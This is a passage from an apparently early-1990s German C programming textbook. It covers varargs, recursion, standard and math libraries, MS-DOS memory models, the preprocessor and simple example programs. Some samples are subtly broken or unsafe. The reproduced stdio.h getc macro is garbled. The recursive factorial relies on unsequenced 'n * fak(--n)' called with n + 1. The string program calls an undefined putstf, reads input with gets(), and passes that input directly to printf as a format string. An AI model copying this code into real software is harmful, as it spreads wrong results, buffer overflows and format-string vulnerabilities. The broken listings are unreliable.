Programm 4.32 : C-Funktion mit wechselnder Argument-Anzahl

Nach dem include-File `varargs.h` folgt in gewohnter Weise die Funktion, hier `printi()`. Ihre Argumentenliste heißt `va_alist` und ist vom Typ `va_dcl`, ohne Semikolon! Innerhalb der Funktion brauchen wir einen Pointer `pvar` auf die Argumente, dieser ist vom Typ `va_list`, nicht zu verwechseln mit der Argumentenliste `va_alist`. Die weiteren Variablen sind unverbindlich.

Zu Beginn der Arbeit muß das Makro `va_start(pvar)` aufgerufen werden. Es initialisiert den Pointer `pvar` mit dem Anfang der Argumentliste. Am Ende der Arbeit muß entsprechend mit dem Makro `va_end(pvar)` aufgeräumt werden.

Das Makro `va_arg(pvar, type)` gibt das Argument zurück, auf das der Pointer `pvar` zeigt, und zwar in der Form des angegebenen Typs, den man also kennen muß. Gleichzeitig wird der Pointer `pvar` eins weiter geschoben. Die Zeile

```
format = va_arg(pvar, char *);
```

weist dem Pointer auf char `format` die Adresse des Formatstrings in der Argumentliste von `printi()` zu. Damit ist der Formatstring wie jeder andere String zugänglich. Zugleich wird der Pointer `pvar` auf das nächste Argument gestellt, üblicherweise eine Konstante oder Variable. Aus der Auswertung des Formatstrings ergeben sich Anzahl und Typen der weiteren Argumente.

Damit wird auch klar, was geschieht, wenn die Platzhalter (%d, %6u usw.) im **Formatstring** nicht mit der Argumentenliste übereinstimmen. Gibt es mehr Argumente als Platzhalter, werden sie nicht beachtet. Gibt es mehr Platzhalter als Argumente, wird irgendein undefinierter Speicherinhalt gelesen, unter Umständen auch der dem Programm zugewiesene Speicherbereich verlassen. Stimmen Platzhalter und Argumente im Typ nicht überein, wird der Pointer `pvar` falsch inkrementiert, und die Typumwandlung geht vermutlich auch daneben.

Es gibt eine Fallgrube bei der Typangabe. Je nach Compiler werden die Typen `char` und `short` intern als `int` und `float` als `double` verarbeitet. In solchen Fällen muß dem Makro `va_arg(pvar, type)` der interne Typ mitgeteilt werden. Nachlesen oder ausprobieren, am besten beides.

4.16.6 Iterativer Aufruf einer Funktion

Unter einer **Iteration** versteht man die Wiederholung bestimmter Programmschritte, wobei das Ergebnis eines Schrittes als Eingabe für die nächste Wiederholung dient. Viele mathematische Näherungsverfahren machen von Iterationen Gebrauch. Programmtechnisch führen Iterationen auf Schleifen. Entsprechend muß eine Bedingung angegeben werden, die die Iteration beendet. Da auch bei einem richtigen Programm eine Iteration manchmal aus mathematischen Gründen nie zu einem Ende kommt, ist es zweckmäßig, einen Test für solche Fälle einzubauen wie in folgendem Beispiel:

```
/* Quadratwurzel, Halbierungsverfahren (Iteration), 14.08.92 */
/* Compileraufruf cc -o wurzel wurzel.c */

#define  EPS 0.00001
#define  MAX 100

#include <stdio.h>

void exit();

int main(int argc,char *argv[])

{
int i;
double a, b, c, m;

if (argc < 2) {
puts("Radikand fehlt.");
exit(-1);
}

/* Initialisierung */

i = 0;
sscanf(argv[1], "%lf", &c);
sscanf(argv[1], "%lf", &c);
a = 0;
b = c + 1;

/* Iteration */

while (b - a > EPS) {
    m = (a + b) / 2;
    if (m * m - c <= 0)
        a = m;
    else
        b = m;

/* Begrenzung der Anzahl der Iterationen */

    i++;
    if (i > MAX) {
         puts("Zuviele Iterationen! Ungenau!");
         break;
    }
}
```



```
/* Ausgabe und Ende */

printf("Die Wurzel aus %lf ist %lf\n", c, m);
printf("Anzahl der Iterationen: %d\n", i);
exit(0);
}
```

Programm 4.33 : C-Programm zur iterativen Berechnung der Quadratwurzel

Die Funktion, die iterativ aufgerufen wird, ist die Mittelwertbildung von a und b; es lohnt sich nicht, sie auch programmtechnisch als selbständige Funktion zu definieren, aber das kann in anderen Aufgaben anders sein.

4.16.7 Rekursiver Aufruf einer Funktion

Bei einer **Rekursion** ruft eine Funktion sich selbst auf. Das ist etwas schwierig vorzustellen und nicht in allen Programmiersprachen erlaubt. Die Nähe zum Zirkelschluß ist manchen nicht geheuer. Es gibt aber Probleme, die ursprünglich rekursiv sind und sich durch eine Rekursion elegant programmieren lassen. Die Anzahl der Selbstaufrufe ist die **Rekursionstiefe**. Sie muß begrenzt sein – was beim Zirkelschluß nicht gegeben ist – andernfalls würde das Programm nur infolge Speicherüberlauf enden. In dem Buch von Robert Sedgewick findet sich Näheres zu diesem Thema, mit Programmbeispielen. Im ersten Band der *Informatik* von Friedrich L. Bauer und Gerhard Goos wird die Rekursion allgemeiner abgehandelt.

Zwei Beispiele sollen die Rekursion veranschaulichen. Das erste Programm berechnet den größten gemeinsamen Teiler (ggT) zweier ganzer Zahlen nach dem Algorithmus von Euklid. Das zweite ermittelt rekursiv die Fakultät einer Zahl, was man anders vielleicht einfacher erledigen könnte.

```
/* Groesster gemeinsamer Teiler, Euklid, rekursiv, 09.03.90 */
/* Compileraufruf cc -o ggtr ggtr.c */

#include <stdio.h>

int ggt();

int main(int argc,char *argv[])

{
int x, y;

sscanf(argv[1], "%d", &x); sscanf(argv[2], "%d", &y);
printf("Der GGT von %d und %d ist %d.\n", x, y, ggt(x, y));
return 0;
}
```

```
/* Funktion ggt() */

int ggt(int a,int b)
{
if (a == b) return a;
else if (a > b) return(ggt(a - b, b));
else return(ggt(a, b -a));
}
```

Programm 4.34 : C-Programm Größter gemeinsamer Teiler (GGT) nach Euklid, rekursiv

Im folgenden Programm ist außer der Rekursivität die Verwendung der Bedingten Bewertung interessant, die den Code verkürzt.

```
/* Rekursive Berechnung von Fakultaeten */
/* Compileraufruf cc -o fakr fakr.c */

#include <stdio.h>

int main()
{
int n;
puts("\nWert eingeben, Ende mit CTRL-D");
while (scanf("%d", &n) != EOF)
printf("\n%d Fakultaet ist %d.\n\n", n, fak(n + 1));
}

/* funktion fak() */

int fak(int n)
{
return(n <= 1 ? 1 : n * fak(--n));
}
```

Programm 4.35 : C-Programm zur rekursiven Berechnung der Fakultät

Weitere rekursiv lösbare Aufgaben sind die Türme von Hanoi (siehe Shellscript 3.11) und Quicksort. Rekursive Probleme lassen sich auch iterativ lösen. Das kann sogar schneller gehen, aber die Eleganz bleibt auf der Strecke.

Da in C – wie wir noch sehen werden – auch das Hauptprogramm `main()` eine Funktion ist, die auf gleicher Stufe mit allen anderen Funktionen steht, kann das Hauptprogramm sich selbst aufrufen:

```
/* Experimentelles Programm mit Selbstaufruf von main() */
/* W. Alex, Universitaet Karlsruhe, 17. Feb. 1993 */
```



```
#include <stdio.h>

int main()
{
puts("Selbstaufruf von main()");
main();
return(13);
}
```

Programm 4.36 : C-Programm, in dem main() sich selbst aufruft

Das Programm wird von `lint(1)` nicht beanstandet, einwandfrei compiliert und läuft, bis der Speicher platzt, da die Rekursionstiefe nicht begrenzt ist (Abbruch mit break). Allerdings ist ein Selbstaufruf von `main()` ungebräuchlich.

4.16.8 Assemblerroutinen

Auf die Assemblerprogrammierung wurde in Abschnitt 4.2 *Programmiersprachen* bereits eingegangen. Da das Schreiben von Programmen in Assembler mühsam ist und die Programme nicht portierbar sind, läßt man heute nach Möglichkeit die Finger davon. Es kann allerdings Sinn machen, einfache, kurze Funktionen auf Assembler umzustellen. Einmal kann man so unmittelbar auf die Hardware zugreifen, vor allem in Anwendungen zum Messen und Regeln, zum anderen zwecks Beschleunigung oft wiederholter Funktionen.

Im folgenden wird ein Beispiel mit Microsoft Quick C und Quick Assembler für den IBM-PC vorgestellt. Diese Kombination bietet den einfachsten Einstieg in die Assemblerprogrammierung.

(Beispiel Fakultaet grosser Zahlen)

4.17 Funktions-Bibliotheken

4.17.1 Zweck und Aufbau

Eine Funktion kann auf drei Wegen mit einem C-Hauptprogramm `main()` verbunden werden:

- Die Funktion steht im selben File wie `main()` und wird daher gemeinsam compiliert. Sie muß wie `main()` in C geschrieben sein, mehrsprachige Compiler gibt es nicht.
- Die Funktion steht – unter Umständen mit weiteren Funktionen – in einem eigenen File, das getrennt compiliert und beim Linken zu `main()` gebunden wird. Dabei werden alle Funktionen dieses Files zu `main()` gebunden, ob sie gebraucht werden oder nicht. Wegen der getrennten Compilierung darf das File in einer anderen Programmiersprache geschrieben sein.

- Die getrennt compilierte Funktion steht zusammen mit weiteren in einer Bibliothek, allgemeiner auch Archiv genannt, und wird beim Linken zu `main()` gebunden. Dabei wählt der Linker nur die Funktionen aus der Bibliothek aus, die in `main()` gebraucht werden. Man kann also viele Funktionen in einer Bibliothek zusammenfassen, ohne befürchten zu müssen, seine Programme mit Ballast zu befrachten. Die Bibliothek kann auf Quellfiles unterschiedlicher Programmiersprachen zurückgehen. Sie müssen nur für dasselbe System compiliert worden sein; es macht keinen Sinn und ist auch nicht möglich, Funktionen für UNIX und MS-DOS in einer Bibliothek zu vereinigen.

Das Erzeugen einer Bibliothek auf UNIX-Systemen wurde bereits im Abschnitt 3.9.6 *Bibliotheken* im Rahmen der Programmer's Workbench erläutert. Im folgenden geht es um die Verwendung von Bibliotheken.

4.17.2 Standardbibliothek

Standardfunktionen sind die Funktionen, die als **Standardbibliothek** zusammen mit dem Compiler geliefert werden. Sie sind im strengen Sinn nicht Bestandteil der Programmiersprache – das bedeutet, daß sie ersetzbar sind – aber der ANSI-Standard führt eine minimale Standardbibliothek auf. Ohne sie könnte man kaum ein Programm in C schreiben. Der Reichtum der Standardbibliothek ist eine Stärke von C.

4.17.2.1 Übersicht

Die mit dem C-Compiler eines UNIX-Systems mitgelieferte Standardbibliothek wird im Referenz-Handbuch unter `intro(3)` vorgestellt und umfaßt mehrere Teile. Außer Funktionen enthält sie Include-Files mit Definitionen und Makros, die von den Funktionen benötigt werden, im UNIX-Filesystem aber in einem anderen Verzeichnis (`/usr/include`) liegen als die Funktions-Bibliotheken (`/lib` und `/usr/lib`).

4.17.2.2 Standard-C-Bibliothek

Die Standard-C-Bibliothek `/lib/libc.a` wird automatisch vom C-Compilertreiber `cc(1)` eines UNIX-Systems aufgerufen und braucht daher nicht als Option mitgegeben zu werden. Für einen getrennten Linker-Aufruf lautet die Option `-lc`. Mit dem Kommando:

```
ar -t /lib/libc.a
```

schauen Sie sich das Inhaltsverzeichnis der Bibliothek an. Außer bekannten Funktionen wie `printf()` und Systemaufrufen wie `stat(2)` werden Sie viele Unbekannte treffen.

Input/Output Für die Ein- und Ausgabe stehen in C keine Operatoren zur Verfügung, sondern nur die **Systemaufrufe** des Betriebssystems (unter UNIX `open(2)`, `write(2)`, `read(2)` usw.) und **Standardfunktionen** aus der zum Compiler gehörenden Bibliothek. In der Regel sind die Funktionen vorzuziehen, da die Programme dann leichter auf andere Systeme übertragen werden können. In diesem Fall ist im Programmkopf stets das Header-File `stdio.h` einzubinden:

```
#include <stdio.h>
```

Diese Zeile ist fast in jedem C-Programm zu finden.

In der Standardbibliothek stehen rund 40 Funktionen zur Ein- und Ausgabe bereit, von denen die bekanntesten `printf(3)` zur formatierten Ausgabe nach `stdout` und `scanf(3)` zur formatierten Eingabe von `stdin` sind.

Stringfunktionen Strings sind in C Arrays of Characters, abgeschlossen mit dem ASCII-Zeichen Nr. 0, also nichts Besonderes. Trotzdem machen sie – wie in vielen Programmiersprachen – Schwierigkeiten, wenn man ihre Syntax nicht beachtet.

Da ein **String** – wie jedes Array – keinen Wert hat, kann er nicht per Zuweisung einer Stringvariablen zugewiesen werden. Man muß vielmehr mit den Standard-Stringfunktionen arbeiten oder sich selbst um die einzelnen Elemente des Arrays kümmern. Die Stringfunktionen erwarten das include-File `string.h`. Hier ein kurzes C-Programm zur Stringmanipulation mittels Systemaufrufen und Standardfunktionen:

```
/* Programm fuer Stringmanipulation */
/* Compileraufruf      */

#define TEXT "textfile"

#include <stdio.h>
#include <string.h>
#include <io.h>
#include <fcntl.h>
#include <string.h>

char buffer[80] = "Dies ist ein langer Teststring. Hallo!";

int main()
{
char x, zeile[80];
int i;
int fildes;
FILE * fp;

/* Systemaufrufe und Filedeskriptoren */
```

```
fildes = open(TEXT, O_RDWR);
if (fildes == -1)
puts("open schiefgegangen.");
write(fildes, buffer, 20);
lseek(fildes, (long)0, SEEK_SET);
read(fildes, zeile, 12);
write(1, zeile, 12);
close(fildes);

/* Standardfunktionen und Filepointer */

fp = fopen(TEXT, "w");
for (i = 0; i < 30; i++)
fputc(buffer[i], fp);
fclose(fp);
fp = fopen(TEXT, "r");
for (i = 0; i < 30; i++)
zeile[i] = fgetc(fp);
putchar('\n');
for (i = 0; i < 30; i++)
putchar(zeile[i]);

/* Stringfunktionen */

strcpy(zeile, buffer);
printf("\n%s", zeile);
putstf("\n\nBitte eine Zeile eingeben:");
gets(zeile);
puts(zeile);
strcat(zeile, " Prima!");
puts(zeile);
printf(zeile);
}
```

Programm 4.37 : C-Programm zur Stringverarbeitung

Internet-Funktionen

4.17.2.3 Standard-Mathematik-Bibliothek

Die Standard-Mathematik-Bibliothek wird automatisch vom FORTRAN-Compilertreiber `f77(1)` eines UNIX-Systems aufgerufen, nicht aber vom C-Compilertreiber. Für C ist die Option `- lm` hinzuzufügen.

Die mathematischen Funktionen gehören ebenfalls nicht zur Standardbibliothek und müssen daher ausdrücklich mittels der Compiler- bzw. Linkeroption `-lm` eingebunden werden. Ferner muß im Programmkopf die Zeile


```
#include <math.h>
```

stehen. Dann verfügt man über Logarithmus, Wurzel, Potenz, trigonometrische und hyperbolische Funktionen.

Eigentlich sollte man bei diesen Funktionen den zugrunde liegenden Algorithmus und seine Programmierung kennen, da jedes numerische Verfahren und erst recht seine Umsetzung in ein Programm Grenzen haben, aber das Referenz-Handbuch beschränkt sich unter `trig(3)` usw. auf die Syntax der Funktionen. Ein Beispiel für die Verwendung der mathematischen Bibliothek:

```
/* Potenz x hoch y; mathematische Funktionen; 22.12.92 */
/* zu compilieren mit cc -o potenz potenz.c -lm */
/* Aufruf: potenz x y */

#define  EPSILON  0.00001
#include <stdio.h>
#include <math.h>

double pow(), floor();

int main(int argc,char *argv[])

{
double x, y, z;

if (argc < 3) {
    puts("Zuwenig Argumente");
    return(-1);
}

/* Umwandlung Kommandozeilenargumente */

sscanf(argv[1], "%lf", &x);
sscanf(argv[2], "%lf", &y);

/* Aufruf Funktionen pow(), floor(), Sektion 3M */
/* wegen Fallunterscheidungen nachlesen! */

if ((x < 0 ? -x : x) < EPSILON) {
    if (y > 0) x = 0;
    else {
        puts("Bei x = 0 muss y positiv sein.");
        return(-1);
    }
}
else {
    if (x < 0) y = floor(y);
```

```
    }

z = pow(x, y);

/* Ausgabe */

printf("%lf hoch %lf = %lf\n", x, y, z);

return 0;
}
```

Programm 4.38 : C-Programm mit mathematischen Funktionen

Der `lint(1)` gibt bei diesem Programm eine längere Liste von Warnungen aus, die daher rühren, daß in `<math.h>` viele Funktionen deklariert werden, die im Programm nicht auftauchen. Das geht aber in Ordnung.

4.17.2.4 Standard-Grafik-Bibliothek

Manche Compiler beinhalten auch eine Sammlung von Grafikfunktionen. Da es hierfür noch keinen Standard gibt und Grafik eng an die Hardware gebunden ist, verzichten wir vorläufig auf eine Darstellung. Auf einer UNIX-Anlage findet man sie in `/usr/lib/plot`. Die Bibliothek enthält Funktionen zum Setzen von Punkten, Ziehen von Linien, zur Umwandlung von Koordinaten und ähnliche Dinge.

4.17.2.5 Weitere Teile der Standardbibliothek

Die nicht zur Standard-C-Bibliothek gehörenden `curses(3)`-Funktionen aus `/usr/lib/libcurses.a` ermöglichen die weitergehende Gestaltung eines alphanumerischen Bildschirms. In diesem Fall ist die `curses(3)`-Bibliothek beim Compileraufruf zu nennen:

```
cc .... -lcurses
```

Vergißt man die Nennung, weiß der Compiler mit den Namen der `curses(3)`-Funktionen nichts anzufangen und meldet sich mit der Fehleranzeige `unsatisfied symbols`.

Bei Verwendung von `curses(3)`-Funktionen ist das Include-File `curses.h` in das Programm aufzunehmen, das `stdio.h` einschließt.

4.17.3 Xlib und Xrlib (X-Window-System)

Programme, die von dem X-Window-System-Protokoll Gebrauch machen wollen, greifen auf unterer Ebene auf Funktionen der **Xlib-Bibliothek** zurück, auf höherer Ebene auf Funktionen einer Toolbox wie der **Xrlib-Bibliothek**, die ihrerseits auf der Xlib aufsetzt.

4.17.4 Weitere Bibliotheken

Für häufig vorkommende Aufgaben wie Stringbehandlung oder Winkelfunktionen finden sich bei jedem C-Compiler in Bibliotheken zusammengefaßte Standardfunktionen, die vorstehend erläutert wurden. Darüberhinaus steht es dem Lieferanten des Systems frei, seinem UNIX weitere Bibliotheken hinzuzufügen. Nur kann man nicht erwarten, diese Bibliotheken auf anderen Systemen wiederzufinden. Schließlich kann sich jeder Benutzer eigene Funktionssammlungen anlegen, siehe Abschnitt 3.9.6 *Bibliotheken*.

4.17.4.1 NAG-Bibliothek

Die **NAG-Bibliothek** der Numerical Algorithms Group, Oxford soll hier als ein Beispiel für eine umfangreiche kommerzielle Bibliothek stehen, die bei vielen numerischen Aufgaben die Arbeit erleichtert. In der Universität Karlsruhe steht sie zur Verfügung.

4.17.4.2 Aachen (Engeln-Müllges)

4.17.5 Eigene Bibliotheken

Wir haben bereits in Abschnitt 3.9.6 *Bibliotheken, Archive* gelernt, eine eigene Programmbibliothek mittels des UNIX-Kommandos `ar(1)` herzustellen.

4.17.6 Speichermodelle (MS-DOS)

Unter UNIX gibt es keine Speichermodelle, infolgedessen auch nur eine Standardbibliothek. Unter MS-DOS hingegen ist die Speichersegmentierung zu beachten, das heißt die Unterteilung des Arbeitsspeichers in Segmente zu je 64 kByte, ein lästiges Überbleibsel aus uralten Zeiten. Die Adressierung der Speicherplätze ist unterschiedlich, je nachdem ob man sich nur innerhalb eines Segmentes oder im ganzen Arbeitsspeicher bewegt. Für jedes Speichermodell ist eine eigene Standardbibliothek vorhanden. Das Speichermodell wird gewählt durch:

- die Angabe einer Compiler-Option oder
- die Schlüsselwörter `near`, `far` oder `huge` im C-Programm (was unter UNIX-C zu einem Fehler führt)

Wird keine der beiden Möglichkeiten genutzt, nimmt der Compiler einen Default an, MS-Quick-C (`qcl`) beispielsweise das Modell `small`.

Das Modell `tiny` (nicht von allen Compilern unterstützt) packt Code und Daten (und Stack) in ein Segment; für die Adressen (Pointer) reichen 2 Bytes. Das gibt die schnellsten Programme, aber hinsichtlich des Umfangs von Programm und Daten ist man beschränkt.

Das Modell `small` packt Code und Daten in je ein Segment von 64 kByte. Damit lassen sich viele Aufgaben aus der MS-DOS-Welt bewältigen.

Das Modell `medium` stellt ein Segment für Daten und mehrere Segmente für Programmcode zur Verfügung, bis zur Grenze des freien Arbeitsspeichers. Typische Anwendungen sind längere Programme mit wenigen Daten.

Das Modell `compact` verhält sich umgekehrt wie `medium`: ein Segment für den Code, mehrere Segmente für die Daten. Geeignet für kurze Programme mit vielen Daten. Ein einzelnes Datenelement – ein Array beispielsweise – darf nicht größer als ein Segment sein.

Das Modell `large` läßt jeweils mehrere Segmente für Code und Daten zu, wobei wieder ein einzelnes Datenelement nicht größer als ein Segment sein darf.

Das Modell `huge` schließlich hebt auch diese letzte Beschränkung auf, aber die Beschränkung auf die Größe des freien Arbeitsspeichers bleibt, MS-DOS schwoppt nicht.

Die Schlüsselwörter `near`, `far` und `huge` in Verbindung mit Pointern oder Funktionen haben Vorrang vor dem vom Compiler benutzten Speichermodell. Bei `near` sind alle Adressen 16 Bits lang, bei `far` sind die Adressen 32 Bits lang, die Pointerarithmetik geht jedoch von 16 Bits aus, und bei `huge` schließlich läuft alles mit 32 Bits und entsprechend langsam ab. Falls Ihnen das zu kompliziert erscheint, steigen Sie einfach um auf UNIX.

4.18 Präprozessor

Beim Aufruf des Compilers wird der Quelltext als erstes von einem **Präprozessor** bearbeitet. Dieser entfernt den Kommentar und führt die `define`- und `include`-Anweisungen aus.

4.18.1 define-Anweisungen

Die `define`-Anweisung dient zwei Zwecken: Sie definiert **symbolische Konstanten** sowie **Makros**. Eine symbolische Konstante ist ein konstanter Operand (auch ein String), der mit der `define`-Anweisung Namen und Wert erhält und im weiteren Programm nur noch mit seinem Namen aufgerufen wird:

```
#define MWST 1.15
....
brutto = netto * MWST;
```

Damit erleichtert man Änderungen, die sich so auf eine Stelle beschränken, und vermeidet das Auftauchen rätselhafter Zahlen (magic numbers) mitten im Programm. Nimmt man bei Strings die Gänsefüßchen mit in die Definition, darf man sie beim Aufruf nicht wiederholen.

Ein **Makro** ist eine nicht zu lange Folge von Ausdrücken und Anweisungen, alternativ zu einer kurzen Funktion. Das Makro wird zu in-line-Code und damit etwas schneller als die Funktion, die Parameterübergabe entfällt. Andererseits wird der ausführbare Code etwas länger. Ein Beispiel:

```
#define NEWFILE fprintf(stderr, "File?\n");
                    if (gets(name) == NULL) done()
....
if (argc < 2) NEWFILE;
```


Der Präprozessor ersetzt jedes `NEWFILE` im Programm buchstäblich durch die definierte Folge. Das spart Tipperei und verbessert die Übersichtlichkeit. Zeichenfolgen in Stringkonstanten (in Gänsefüßchen) werden nicht ersetzt; das Programmchen:

```
/* Programm zur Untersuchung von #define */

#define PI 3.14159

int main()
{
printf("Die Zahl PI ist %f\n", PI);
}
```

schreibt wie erhofft auf den Bildschirm:

```
Die Zahl PI ist 3.141590
```

4.18.2 include-Anweisungen

Die `include`-Anweisung führt dazu, daß der Präprozessor das anschließend genannte File mit zu dem Programmtext lädt, bevor dieser zum eigentlichen Compiler gelangt. Die `include`-Files ihrerseits enthalten symbolische Konstanten und Makros. Die Namen der Standard-`include`-Files sind in <> einzuschließen, die Namen eigener `include`-Files in Gänsefüßchen.

Die `include`-Files sind lesbar und finden sich im Verzeichnis `/usr/include`. Als Beispiel sehen wir uns das häufig gebrauchte File `<stdio.h>` in gekürzter Form an:

```
/* @(#) $Revision: 56.4 $ */

#ifndef _NFILE
#define _NFILE 60

#define BUFSIZ 1024

/* buffer size for multi-character output to unbuffered files */
#define _SBFSIZ 8

typedef struct {
int _cnt;
unsigned char *_ptr;
unsigned char *_base;
short _flag;
char _file;
} FILE;

/*
```

```
 * _IOLBF means that a file's output will be buffered line by line
 * In addition to being flags, _IONBF, _IOLBF and _IOFBF are
 * possible values for "type" in setvbuf.
 */
#define _IOFBF 0000
#define _IOREAD 0001
#define _IOWRT 0002
#define _IONBF 0004
#define _IOMYBUF 0010
#define _IOEOF 0020
#define _IOERR 0040
#define _IOLBF 0200
#define _IORW 0400

#ifndef NULL
#define NULL 0
#endif
#ifndef EOF
#define EOF (-1)
#endif

#define stdin (&_iob[0])
#define stdout (&_iob[1])
#define stderr (&_iob[2])

#ifndef lint
#define get(p)       ->_cnt < 0 ? _filbuf(p) : (int) *(p)->_ptr++)
#define putc(x, p)   (--(p)->_cnt < 0 ? \
     _flsbuf((unsigned char) (x), (p)) : \
     (int) (*(p)->_ptr++ = (unsigned char) (x)))
#define getchar()    getc(stdin)
#define putchar(x)   putc((x), stdout)
#define clearerr(p)  ((void) ((p)->_flag &= ~(_IOERR | _IOEOF)))
#define feof(p)      ((p)->_flag & _IOEOF)
#define ferror(p)    ((p)->_flag & _IOERR)
#define fileno(p)    (p)->_file
#else
void clearerr();
#endif not lint

extern FILE  _iob[_NFILE];
extern FILE  *fopen(), *fdopen(), *freopen(), *popen(), *tmpfile();
extern long  ftell();
extern void  rewind(), setbuf();
extern char  *ctermid(), *cuserid(), *fgets(), *gets(), *tmpnam();
extern unsigned char *_bufendtab[];
```



```
#endif NFILE
```

Programm 4.39 : Include-File /usr/include/stdio.h, gekürzt

4.18.3 Bedingte Compilation (#ifdef)

4.19 Programme

4.19.1 Name

Obwohl es aus den bisherigen Beispielen klar geworden sein müßte, weisen wir nochmals darauf hin: Jedes selbständige C-Programm heißt intern `main()`, ein anderer Programmname kommt – außer im Kommentar – nirgends im Quelltext vor (in FORTRAN oder PASCAL sieht die Sache anders aus). Der Name des Files, in dem der compilierte Code steht, ist der Name, unter dem das Programm aufgerufen wird.

Der Name des Files, in dem der Quellcode zu finden ist, hat die Kennung `.c`; die meisten Programmierwerkzeuge erwarten das. Die UNIX-Compiler schreiben standardmäßig das compilierte Programm in ein File namens `a.out`; MS-DOS Quick-C nimmt den Namen des Quellfiles ohne die Kennung. In beiden Fällen kann man mit der Compiler-Option `- o` für das Ausgabefile einen beliebigen anderen Namen vereinbaren.

4.19.2 Aufbau

Wir kennen nun die Bausteine, aus denen sich ein Programm zusammensetzt. Wie sieht ein vollständiges Programm aus? Zunächst einige Begriffe zum Aufbau von Programmen.

Die kleinste Einheit, die etwas bewirkt, ist die **Anweisung**. Mehrere Anweisungen können zu einem durch geschweifte Klammern zusammengefaßten **Block** vereinigt werden. Nach außen wirkt dieser Block wie eine einzige Anweisung. Der Block ist zugleich die kleinste Einheit für den Geltungsbereich von Variablen.

Mehrere Anweisungen oder Blöcke werden zu einer **Funktion** zusammengefaßt. Die Funktion ist die kleinste compilierbare Einheit. Eine oder mehrere Funktionen können in einem **File** abgelegt sein. Mehrere Files hinwiederum können ein vollständiges, nach dem Compilieren lauffähiges **Programm** bilden. Erinnern Sie sich an das Werkzeug `make(1)`?

Als **Segment** wird ein Programmteil bezeichnet, das das Ergebnis einer einzigen Compilation ist, also ein compiliertes File. Segmente sind die Einheiten, in denen im Arbeitsspeicher der Programmcode verwaltet wird.

Das Minimalprogramm in C und C++ besteht aus einer Funktion – nämlich `main()` – in einem File und enthält weder einen Block noch eine Anweisung:

```
main()
{
}
```

Programm 4.40 : Minimales C-Programm

Der Name `main()` ist für das **Hauptprogramm** vorgeschrieben. `main()` ist eine Funktion, daher die beiden runden Klammern. Der durch die geschweiften Klammern umschlossene Block ist leer, `main()` tut nichts. Der Syntaxprüfer `lint(1)` beanstandet, daß der Rückgabewert von `main()` undefiniert ist, was

stimmt, uns aber nicht weiter stört. Der Compiler erzeugt aus diesem Quellcode etwa 16 kB ausführbaren Code. Hinter `main()` steckt einiges, was dem Programmierer verborgen ist.

Als nächstes wollen wir `main()` als ganzzahlig deklarieren, für einen definierten **Rückgabewert** sorgen und – wie es sich gehört – mittels eines **Kommentars** das Verständnis erleichtern:

```
/* Dies ist ein einfaches C-Programm von hohem
   paedagogischen, aber sonst keinem Wert. */

int main()
{
return 255;    /* 255 groesster zulaessiger Wert */
}
```

Programm 4.41 : C-Programm, einfachst

Dieses Programm wird vom `lint(1)` gutgeheißen. Die Deklaration von `main()` als `int` könnte entfallen, da sie zwingend ist, aber wir wollen uns angewöhnen, alle Größen ausdrücklich zu deklarieren. Den Rückgabewert können Sie sich mit dem Shell-Kommando `print $?` nach der Ausführung anschauen.

Um etwas Vernünftiges zu tun, muß das Programm um einige Zeilen angereichert werden. Wir deklarieren eine `int`-Variable namens `i`, weisen ihr einen Wert zu (definierende Deklaration) und verwenden die C-Standardfunktion `printf(3)` für die Ausgabe auf `stdout`, den Bildschirm. `printf(3)` erwartet als erstes und notwendiges Argument einen Formatstring, dessen reichhaltige Syntax Sie im Referenz-Handbuch finden.

```
/* Dies ist ein einfaches C-Programm von hohem
   paedagogischen, aber sonst fast keinem Wert. */

int main()
{
int i = 53;
printf("\nDer Wert betraegt %d\n", i);
return i;
}
```

Programm 4.42 : C-Programm, einfach

Nun soll auch der Präprozessor Arbeit bekommen. Wir definieren eine symbolische Konstante `NUMBER` und schließen vorsichtshalber das `include`-File `stdio.h` ein, das man fast immer braucht, wenn es um Ein- oder Ausgabe geht. Weiterhin verwenden wir einen arithmetischen Operator und eine Zuweisung:

```
/* Dies ist ein fortgeschrittenes C-Programm  */
```

```
#define NUMBER 2

#include <stdio.h>

int main()
{
int i = 53, x;

x = i + NUMBER;
printf("\nDer Wert betraegt %d\n", x);
return 0;
}
```

Programm 4.43 : C-Programm, fortgeschritten

Da ein Ausdruck sein Ergebnis zurückgibt, können wir in der Funktion `printf(3)` anstelle von x auch die Summe hinschreiben. Als Rückgabewert unseres Hauptprogrammes wollen wir den Rückgabewert der Funktion `printf(3)` haben, nämlich die Anzahl der ausgegebenen Zeichen. Das Programm wird kürzer, aber auch schwieriger zu verstehen (falls man nicht ein alter C-Hase ist):

```
/* Dies ist ein kleines C-Programm  */

#define NUMBER 2

#include <stdio.h>

int main()
{
int i = 53;

return (printf("\nDer Wert betraegt %d\n", i + NUMBER));
}
```

Programm 4.44 : C-Programm, fortgeschritten, Variante

Der ausführbare Code ist damit auf 35 KB angewachsen.

Jetzt wollen wir die beiden Summanden im Dialog erfragen und die Summe als Makro schreiben. Außerdem soll die Rechnung wiederholt werden, bis wir eine Null eingeben:

```
/* Endlich mal was Vernuenftiges */

#define SUMME(x, y) (x + y)

#include <stdio.h>
```



```
int main()
{
int a = 1, b, i = 0;

while (a != 0) {
        printf("Ersten Summanden eingeben : ");
        scanf("%d", &a);
        printf("Zweiten Summanden eingeben: ");
        scanf("%d", &b);
        printf("Die Summe ist %d\n", SUMME(a, b));
        i++;
}

return i;
}
```

Programm 4.45 : C-Programm mit Eingabe

Der Rückgabewert ist die Anzahl der Schleifendurchläufe. Die Stringkonstanten werden nicht mit `puts(3)` ausgegeben, da diese Funktion einen hier unerwünschten Zeilenvorschub anfügt. Denken Sie daran, daß die Funktion `scanf(3)` Pointer als Argumente braucht!

4.19.3 Fehlersuche

Einige Gesichtspunkte sind bereits im Abschnitt 3.9.4 *Debugger* behandelt worden. Vorläufig weisen wir auf das Buch von ROBERT WARD hin, siehe Anhang L.

Der erfahrene Programmierer unterscheidet sich vom Anfänger in drei Punkten:

- Er macht raffiniertere Fehler.
- Er weiß das.
- Er kennt die Wege und Werkzeuge zur Fehlersuche.

Fehlerfreie Programme schreibt auch der beste Programmierer nicht. Deshalb ist es wichtig, schon beim Programmentwurf an die Fehlersuche zu denken und vor allem das Programm so zu gestalten, daß es bei einem Fehler nicht ein richtiges Ergebnis vortäuscht. Das ist so ungefähr das Schlimmste, was ein Programm machen kann. Dann lieber noch ein knallharter Absturz. Besser ist eine sanfte Notlandung mit einer aussagekräftigen Fehlermeldung.

(Fortsetzung folgt)

